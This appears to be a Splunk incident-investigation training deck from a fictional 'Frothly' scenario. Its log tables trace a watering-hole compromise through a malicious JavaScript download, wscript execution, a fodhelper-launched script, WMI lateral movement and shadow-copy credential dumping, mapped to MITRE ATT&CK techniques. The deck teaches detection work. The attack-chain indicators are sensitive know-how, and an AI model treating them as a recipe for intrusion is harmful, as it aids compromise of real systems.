2020-08-18 18:32:06	WScript.exe	unknown	unknown	unknown	mvalitus-1.froth.ly	Microsoft System	1
2020-08-18 18:50:46	wscript.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	"C:\Windows\system32\fodhelper.exe"	mvalitus	mvalitus-1.froth.ly	Microsoft System	1
2020-08-18 19:46:01	wscript.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	"C:\Windows\system32\fodhelper.exe"	mvalitus	mvalitus-1.froth.ly	Microsoft System	1
2020-08-18 19:55:26	wscript	c:\users\pcerf\appdata\local\microsoft\cache\node.js	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	pcerf	labrador.froth.ly	Microsoft System	1
2020-08-18 19:55:27	wscript	c:\users\pcerf\appdata\local\microsoft\cache\node.js	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	pcerf	labrador.froth.ly	Microsoft System	1

**Endpoint Parent Process Details**

# Endpoint Parent Process Details

wscript.exe

Endpoint Process Details

Destination Host Filter User Filter

1 Filter Unknown Processes? Filter Unknown Parent Processes?

Hide Unknown  Hide Unknown

Click on process\_name to drill to events on host, dest to pivot and investigate assets, user to pivot and investigate identities

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 18:32:03	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\mvalitus\Downloads\hefeweizen_tips.js"	C:\WINDOWS\Explorer.EXE	mvalitus	mvalitus-l.froth.ly	Microsoft Sysmon	1
2020-08-18 18:50:46	wscript.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	"C:\Windows\system32\fodhelper.exe"	mvalitus	mvalitus-l.froth.ly	Microsoft Sysmon	1
2020-08-18 19:46:01	wscript.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	"C:\Windows\system32\fodhelper.exe"	mvalitus	mvalitus-l.froth.ly	Microsoft Sysmon	1
2020-08-18 19:55:26	wscript.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	pcerf	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 19:55:27	wscript.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	pcerf	labrador.froth.ly	Microsoft Sysmon	1

Endpoint Parent Process Details

Destination Host Filter User Filter

Click on process\_name to investigate process

2 Click!

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 18:32:04	msinfo32.exe	C:/Windows/System32/msinfo32.exe	"C:\Windows\System32\WScript.exe" "C:\Users\mvalitus\Downloads\hefeweizen_tips.js"	mvalitus	mvalitus-l.froth.ly	Microsoft Sysmon	1
2020-08-18 18:50:47	msinfo32.exe	C:/Windows/System32/msinfo32.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	mvalitus	mvalitus-l.froth.ly	Microsoft Sysmon	1
2020-08-18 19:46:03	msinfo32.exe	C:/Windows/System32/msinfo32.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	mvalitus	mvalitus-l.froth.ly	Microsoft Sysmon	1
2020-08-18 19:55:29	spoolsv.exe	C:/Windows/System32/spoolsv.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	Microsoft Sysmon	2


# Investigate File/Process Artifacts

msinfo32.exe


**Investigate File/Process Artifacts**  
Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name: msinfo32.exe   Destination Host: \*   User: \*   Index: main X   Time: 6:00 PM to 9:00 PM, Aug 1...   Submit   Hide Filters

**1**   **Endpoint**   **Email**   Threat Indicators   Web   Windows Process Starts (Event Code 4688)   Search

**Process by User**  


Time: Tue Aug 18 2020

**Process by System**  


Time: Tue Aug 18 2020

**Endpoint Process Details**  
Destination Host Filter: \*   User Filter: \*   **Filter Unknown Processes?**  Hide Unknown   **Filter Unknown Parent Processes?**  Hide Unknown   **2**

Click on process\_name to drill to events on host, dest to pivot and investigate assets, user to pivot and investigate identities

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 18:32:04	msinfo32.exe	C:\Windows\System32\msinfo32.exe	"C:\Windows\System32\WScript.exe" "C:\Users\mvalitus\Downloads\hefeweizen_tips.js"	mvalitus	mvalitus-1.froth.ly	Microsoft Sysmon	1
2020-08-18 18:50:47	msinfo32.exe	C:\Windows\System32\msinfo32.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	mvalitus	mvalitus-1.froth.ly	Microsoft Sysmon	1
2020-08-18 19:46:03	msinfo32.exe	C:\Windows\System32\msinfo32.exe	"wscript.exe" C:\Users\mvalitus\AppData\Local\Microsoft\Cache\index.js	mvalitus	mvalitus-1.froth.ly	Microsoft Sysmon	1

**Endpoint Parent Process Details**

# Investigate File/Process Artifacts

hefeweizen\_tips.js

Investigate File/Process Artifacts

Enter a filename or process name needs to be set for the Details and Search tabs ONLY.

File/Process Name **\*hefeweizen\_tips.js\*** Destin...

Time 6:00 PM to 9:00 PM, Aug 1... **Submit** Hide File

Details **Endpoint** Malware Email Threat Indicators Web Windows Process Starts (Event Code 4688) Search

File by source and source

sourcetype	source	count
xmlwineventlog	WinEventLog:Microsoft-Windows-Sysmon/Operational	24
XmlWinEventLog	XmlWinEventLog:Security	3
stream:http	stream:http	2

File by dest

dest	count
mvalitus-l.froth.ly	13
46.101.247.84	2

File Hashes - Requires Endpoint Datamodel

No results found for this activity

Notable Events - All Time

No results found for this activity

# Endpoint Process Details

hefeweizen\_tips.js

**Investigate File/Process Artifacts**

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name	Destination Host	User	Index	Time	Submit	Hide Filters
*hefeweizen_tips.js*	*	*	main X	6:00 PM to 9:00 PM, Aug 1...	Submit	Hide Filters

Details    Endpoint    Malware    Email    Threat Indicators    Web    Windows Process Starts (Event Code 4688)    Search

Process by User  
No results found for this activity

Process by System  
No results found for this activity

Endpoint Process Details

Destination Host Filter    User Filter    Filter Unknown Processes?  
 Hide Unknown     Hide Unknown

No results found for this activity

Endpoint Parent Process Details


Destination Host Filter    User Filter

No results found for this activity



# Filesystem Event Details

hefeweizen\_tips.js



# Web Traffic Details

hefeweizen\_tips.js

**Investigate File/Process Artifacts**

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name	Destination Host	User	Index	Time	Submit	Hide Filters
"hefeweizen_tips.js"	*	*	main X	6:00 PM to 9:00 PM, Aug 1...	Submit	Hide Filters

Details Endpoint Malware Email Threat Indicators Web Windows Process Starts (Event Code 4688) Search

A few panels on this tab leverage URLToolbox to parse URLs. Please install URLToolbox for these panels to search properly.

**Web Traffic Details**

Click user to pivot to investigate identity, dest or src to pivot to investigate asset or any... Click to go to the web search dashboard

_time	bytes_in	bytes_out	src	dest	http_method	vendor_product	url	action	user	url_path
2020-08-18 18:31:37	357	73406	192.168.70.167	46.101.247.84	GET	stream:http	http://www.goldenhefeweizen.com/help/hefeweizen_tips.js	allowed	unknown	/help/hefeweizen_tips.js
2020-08-18 18:31:51	333	73407	192.168.70.167	46.101.247.84	GET	stream:http	http://www.goldenhefeweizen.com/help/hefeweizen_tips.js	allowed	unknown	/help/hefeweizen_tips.js

**User Agent Strings and HTTP Status**

http_user_agent	status	count
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	200	2

**HTTP Referrer Strings**

Click on src, dest, http\_referrer, http\_content\_type or url to drill down on a specific field

_time	src	dest	app	method	status	http_referrer	http_content_type	url
2020-08-18 18:30:00	192.168.70.167	46.101.247.84	http	GET	200	http://www.goldenhefeweizen.com/help/	application/javascript	http://www.goldenhefeweizen.com/help/hefeweizen_tips.js

**Click!**

# Investigate Asset Artifacts

46.101.247.84

**Investigate Asset Artifacts**

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname) Correlated Assets (if applicable) Time

46.101.247.84 46.101.247.84 6:00 PM to 9:00 PM, Aug 1...

**Click!**

Details Intrusion Traffic Changes Endpoint Vulnerabilities Authentication Updates Certificates DNS Network Sessions Web Client **Web Server** Threat Indicators Risk Windows Event Code Search Search

**Internal Asset Details**

No results found for this activity

IP Addresses Associated to Hostname (Based on src if applicable) from Network\_Traffic IP Addresses Associated to Hostname (Based on dest if applicable) from Network\_Traffic


No results found for this activity No results found for this activity

Notable Events By Destination

No results found for this activity

Notable Events By Source

No results found for this activity



**Investigate Asset Artifacts**

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname) Correlated Assets (if applicable) Time

46.101.247.84 46.101.247.84 6:00 PM to 9:00 PM, Aug 1... **Submit** Hide Filters

Details Intrusion Traffic Changes Endpoint Vulnerabilities Authentication Updates Certificates DNS Network Sessions Web Client **Web Server** Threat Indicators Risk Windows Event Code Search

Search

A few panels on this tab leverage URLToolbox to parse URLs. Please install URLToolbox for these panels to search properly.

**Blocked Web Traffic**

URL Filter (Accepts Wildcards)

_time	src	dest	vendor_product	url	web_filename	user
2020-08-18 18:31:38	192.168.70.167	46.101.247.84	stream:http	http://www.goldenhefeweizen.com/favicon.ico	favicon.ico	

**Non-Blocked Web Traffic**

URL Filter (Accepts Wildcards)


_time	user	bytes_in	bytes_out	src	vendor_product	url
2020-08-18 18:30:00	unknown	376	1115	192.168.70.167	stream:http	http://www.goldenhefeweizen.com/
2020-08-18 18:30:00	unknown	467	609	192.168.70.167	stream:http	http://www.goldenhefeweizen.com/help
2020-08-18 18:30:00	unknown	333	73406	192.168.70.167	stream:http	http://www.goldenhefeweizen.com/help/hefeweizen_tips.js
		357	73407			

Click on user, src or url to drill down on a specific field

_time	user	bytes_in	bytes_out	src	vendor_product	url
2020-08-18 18:30:00	unknown	376	1115	192.168.70.167	stream:http	http://www.goldenhefeweizen.com/
2020-08-18 18:30:00	unknown	467	609	192.168.70.167	stream:http	http://www.goldenhefeweizen.com/help
2020-08-18 18:30:00	unknown	333	73406	192.168.70.167	stream:http	http://www.goldenhefeweizen.com/help/hefeweizen_tips.js
		357	73407			

User Agent Strings and HTTP Status

http_user_agent	status	count
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	200	3



User Agent Strings and HTTP Status

http_user_agent	status	count
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	200	3
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	301	1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362	404	1

HTTP Referrer Strings

URL Filter (Accepts Wildcards)

\*

Click on src, http\_referrer, http\_content\_type or url to drill down on a specific field

_time	src	app	method	http_referrer	http_content_type	url
2020-08-18 18:30:00	192.168.70.167	http	GET	<a href="http://www.goldenhefeweizen.com/help/">http://www.goldenhefeweizen.com/help/</a> <a href="https://www.reddit.com/r/Homebrewing/comments/i7sff8/looking_for_hefeweizen/">https://www.reddit.com/r/Homebrewing/comments/i7sff8/looking_for_hefeweizen/</a> unknown	application/javascript text/html text/html; charset=iso-8859-1	<a href="http://www.goldenhefeweizen.com/">http://www.goldenhefeweizen.com/</a> <a href="http://www.goldenhefeweizen.com/help">http://www.goldenhefeweizen.com/help</a> <a href="http://www.goldenhefeweizen.com/help/hefeweizen_tips.js">http://www.goldenhefeweizen.com/help/hefeweizen_tips.js</a>



ds)

er, http\_content\_type or url to drill down on a specific field

src	app	method	http_referrer	http_content_type	url
					<a href="http://www.goldenhefeweizen.com/">http://www.goldenhefeweizen.com/</a> <a href="http://www.goldenhefeweizen.com/help">http://www.goldenhefeweizen.com/help</a> <a href="http://www.goldenhefeweizen.com/help/hefeweizen_tips.js">http://www.goldenhefeweizen.com/help/hefeweizen_tips.js</a>

[https://www.reddit.com/r/Homebrewing/comments/i7sff8/looking\\_for\\_hefeweizen/](https://www.reddit.com/r/Homebrewing/comments/i7sff8/looking_for_hefeweizen/)

↑ Posted by u/mateo\_valitus 1 year ago

3 Looking for Hefeweizen

↓ I'd really like to take a crack at brewing Hefeweizen for my next project. Can anyone point me to a quality tips and tricks page? Thanks in advance

8 Comments Share Save Hide Report 81% Upvoted

Log in or sign up to leave a comment [Log In](#) [Sign Up](#)

Sort By: Controversial ▾

 Peter-HarborHefe · 1y · edited 1y  
i've had a lot of success with [www.goldenhefeweizen.com/help](http://www.goldenhefeweizen.com/help)

↑ -1 ↓ Reply Share Report Save

 mateo\_valitus OP · 1y  
Awesome, I'll check it out.

↑ 1 ↓ Reply Share Report Save

# Willkommen Bei Goldenem Hefeweizen



## Contact Us

Call our hotline at 800-HEFEWEIZEN or email us at [help@goldenhefeweizen.com](mailto:help@goldenhefeweizen.com)

## Home

Head back to the [home page](#) to learn more about us and our beer.

## Tips and Tricks

Coming Soon

Copyright © 2020. Most rights reserved.

# Questions?

SA-Investigator Exercise #3

# What have we learned?

SA-Investigator: Part 1 of 2

- ▶ Someone using **Peat Cerf's credentials** created a **shadow copy** on the Frothly Active Directory server, **labrador**
- ▶ A process likely **masquerading as a legitimate process** was the parent process for the shadow copy activity as well as other actions
  - **NOTE:** We didn't investigate all of these, but based on our findings that would be a logical next step
- ▶ This parent process enabled the **wscript** process to **run javascript** on at least two systems—**labrador** and **mateo-l**
- ▶ For the time frame investigated, there were at least four systems that labrador had extensive network communication with
  - **NOTE:** We didn't investigate these either, but based on our findings that would be another logical next step

## MITRE ATT&CK Mapping

[T1003](#): OS Credential Dumping

[T1036](#): Masquerading

[T1059](#): Command and Scripting Interpreter

# What have we learned?

SA-Investigator: Part 2 of 2

- Wscript running with a parent process of WmiPrvSrv.exe on labrador might indicate **lateral movement**
- Wscript was run on mateo-l and spawned a process called msinfo32.exe, which is a legitimate process, but could be masquerading to hide its malicious purposes
  - This parent process had numerous processes associated with it that we didn't investigate, but based on our findings that would be another logical next step
- The first **javascript executed** to Mateo's system was **downloaded from www.goldenhefeweizen.com**
- It appears someone pointed Mateo to *goldenhefeweizen* based on a **Reddit post** he made

## MITRE ATT&CK Mapping

[T1047](#): Windows Management Instrumentation

[T1036](#): Masquerading

[T1566.002](#): Phishing: Spearphishing Link

[T1189](#): Drive-by Compromise (Watering Hole)

# Possible Next Steps

Return to the notable and update with our notes, edit the stage and disposition

Create an investigation in Enterprise Security and document

Hand this off to Incident Response for additional forensic activity

Threat hunt for IOCs that have been uncovered during this investigation

- IP address – OK but likely gone
- Javascript with wscript as an initial vector?

Operationalize our findings

- We have a detection for shadow copy creation
- What else was uncovered that we could detect earlier in the attack in the future?



# The RBA Methodology


Risk Based Alerting

**Leverages the Risk Framework in ES**

**splunk**® turn data into doing®

# **“We need a new approach!”**


We're inundated with alerts, some end up abandoned, many of which are false positives. It's slowing us down and causing burnout in the SOC.



**splunk**® turn data into doing®


# The before & after

## Traditional Alerting




# The before & after

## Traditional Alerting



Point-in-time


## Risk-based Alerting



Period-of-time


# How does this look in practice?

Traditionally, the events below would be considered too noisy and would be abandoned



# How does this look in practice?

